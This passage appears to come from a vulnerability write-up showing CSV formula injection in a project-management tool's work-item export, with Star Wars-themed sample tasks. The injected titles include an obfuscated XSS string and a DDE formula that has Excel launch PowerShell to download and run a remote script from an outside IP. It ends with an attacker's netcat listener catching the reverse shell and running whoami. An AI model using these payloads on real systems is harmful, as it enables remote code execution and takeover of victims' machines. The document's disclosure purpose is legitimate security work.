14	User Story (Feature)	Install Super Laser		High	Stormtrooper …	13 hrs	40 hrs	Wea
15	User Story (Feature)	Make exhaust port-less reactor		Medium	Admiral Piett	14 hrs - Total:…	20 hrs - Total:…	Infras
16	Bug (Issue)	Fill in tunnel to Main Reactor	Approved	Medium	Admiral Piett	8 hrs	8 hrs	Infras
17	User Story (Feature)	Update Imperial Codes	Approved	Medium	Stormtrooper …	4 hrs	4 hrs	Deat
19	User Story (Feature)	Make veggie tray for launch party	New	Medium		4 hrs	4 hrs	Deat
20	User Story (Feature)	test	New	Medium		0	0	Deat
21	Bug (Issue)	&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouse…	New	Medium		0	0	Deat
22	Epic (Big Feature)	=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0	New	Medium		0	0	Deat

22 Work Items | 257 Hours Worked | 128 Hours **Remaining** | 66.8% Complete

8. Export the work items list by clicking on **Export** button and a CSV file is downloaded.




Export Work Items To CSV

Choose additional columns to export. If you export these columns frequently, save a view to make it easier in the future.

- ☑ ID (Work Item)
- ☑ Work Item Type (Work Item)
- ☑ Title (Work Item)
- ☑ Workflow Step (Work Item)
- ☑ Priority (Work Item)
- ☑ Assigned To (Work Item)
- ☑ Remaining Estimate (Work Item)
- ☑ Initial Estimate (Work Item)
- ☑ Project (Work Item)
- ☑ Release (Work Item)
- □ Actual Duration (Work Item)

☑ Include HTML with the exported data



abcd.axosoft.com/default


20240221_Work Item.csv
5.5 KB • Done

Work Item list has been exported successfully.

ID	Work Item Type	Title	Workflow Step	Priority	Assigned To	Remaining Estim	Initial Estimate	Proj
10	User Story (Feature)	Demonstrate power of the Battle Station	Completed	Medium	Stormtrooper …	0	10 hrs	Weaj
11	Epic (Big Feature)	Death Star II Shields	In Progress	Medium	Captain Needa	40 hrs - Total:…	40 hrs - Total:…	Defe
12	User Story (Feature)	Make a big satellite dish on sanctuary moon	Ready For Te…	Medium	Captain Needa	0	20 hrs	Defe
13	User Story (Feature)	Install local shields on Death Star in case of Ewok uprising	Approved	Medium	Admiral Piett	32 hrs	32 hrs	Defe
14	User Story (Feature)	Install Super Laser	In Progress	High	Stormtrooper …	13 hrs	40 hrs	Weaj
15	User Story (Feature)	Make exhaust port-less reactor	In Progress	Medium	Admiral Piett	14 hrs - Total:…	20 hrs - Total:…	Infras
16	Bug (Issue)	Fill in tunnel to Main Reactor	Approved	Medium	Admiral Piett	8 hrs	8 hrs	Infras
17	User Story (Feature)	Update Imperial Codes	Approved	Medium	Stormtrooper …	4 hrs	4 hrs	Deat
19	User Story (Feature)	Make veggie tray for launch party	New	Medium		4 hrs	4 hrs	Deat
20	User Story (Feature)	test	New	Medium		0	0	Deat
21	Bug (Issue)	&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouse…	New	Medium		0	0	Deat
22	Epic (Big Feature)	=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0	New	Medium		0	0	Deat


22 Work Items | 257 Hours Worked | 128 Hours **Remaining** | 66.8% Complete

9. Open the file and click on the Yes button then the victim's machine gets connected to the attacker's listener.



Microsoft Excel

Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?




```
=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0
```

	A	B	C	D	E
8	7	User Story	Install Sup	Complete	5
9	8	Bug (Issue	Install The	Complete	5
10	18	User Story	Built meta	In Progres	3
11	9	User Story	Get garba	Complete	5
12	10	User Story	Demonstr	Complete	5
13	11	Epic (Big F	Death Sta	In Progres	3
14	12	User Story	Make a bi	Ready For	4
15	13	User Story	Install loc	Approved	2
16	14	User Story	Install Sup	In Progres	3
17	15	User Story	Make exh	In Progres	3
18	16	Bug (Issue	Fill in tunn	Approved	2
19	17	User Story	Update Im	Approved	2
20	19	User Story	Make veg	New	1
21	20	User Story	test	New	1
22	21	Bug (Issue	&#13;<blir	New	1
23	22	Epic (Big F	#REF!	New	1
24					
25					
26					
27					
28					

```
Successfully connected to 54.197.26.145 on port 5555
```

10. Now the attacker can **execute commands remotely** on the victim's machine.



```
[root@ip-172-31-17-241 html]# pwd
/var/www/html
[root@ip-172-31-17-241 html]# ls
new.html  rce.ps1
[root@ip-172-31-17-241 html]# nc -nvlp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 152.58.92.92.
Ncat: Connection from 152.58.92.92:42869.
whoami
esecforte\nakul.singh
```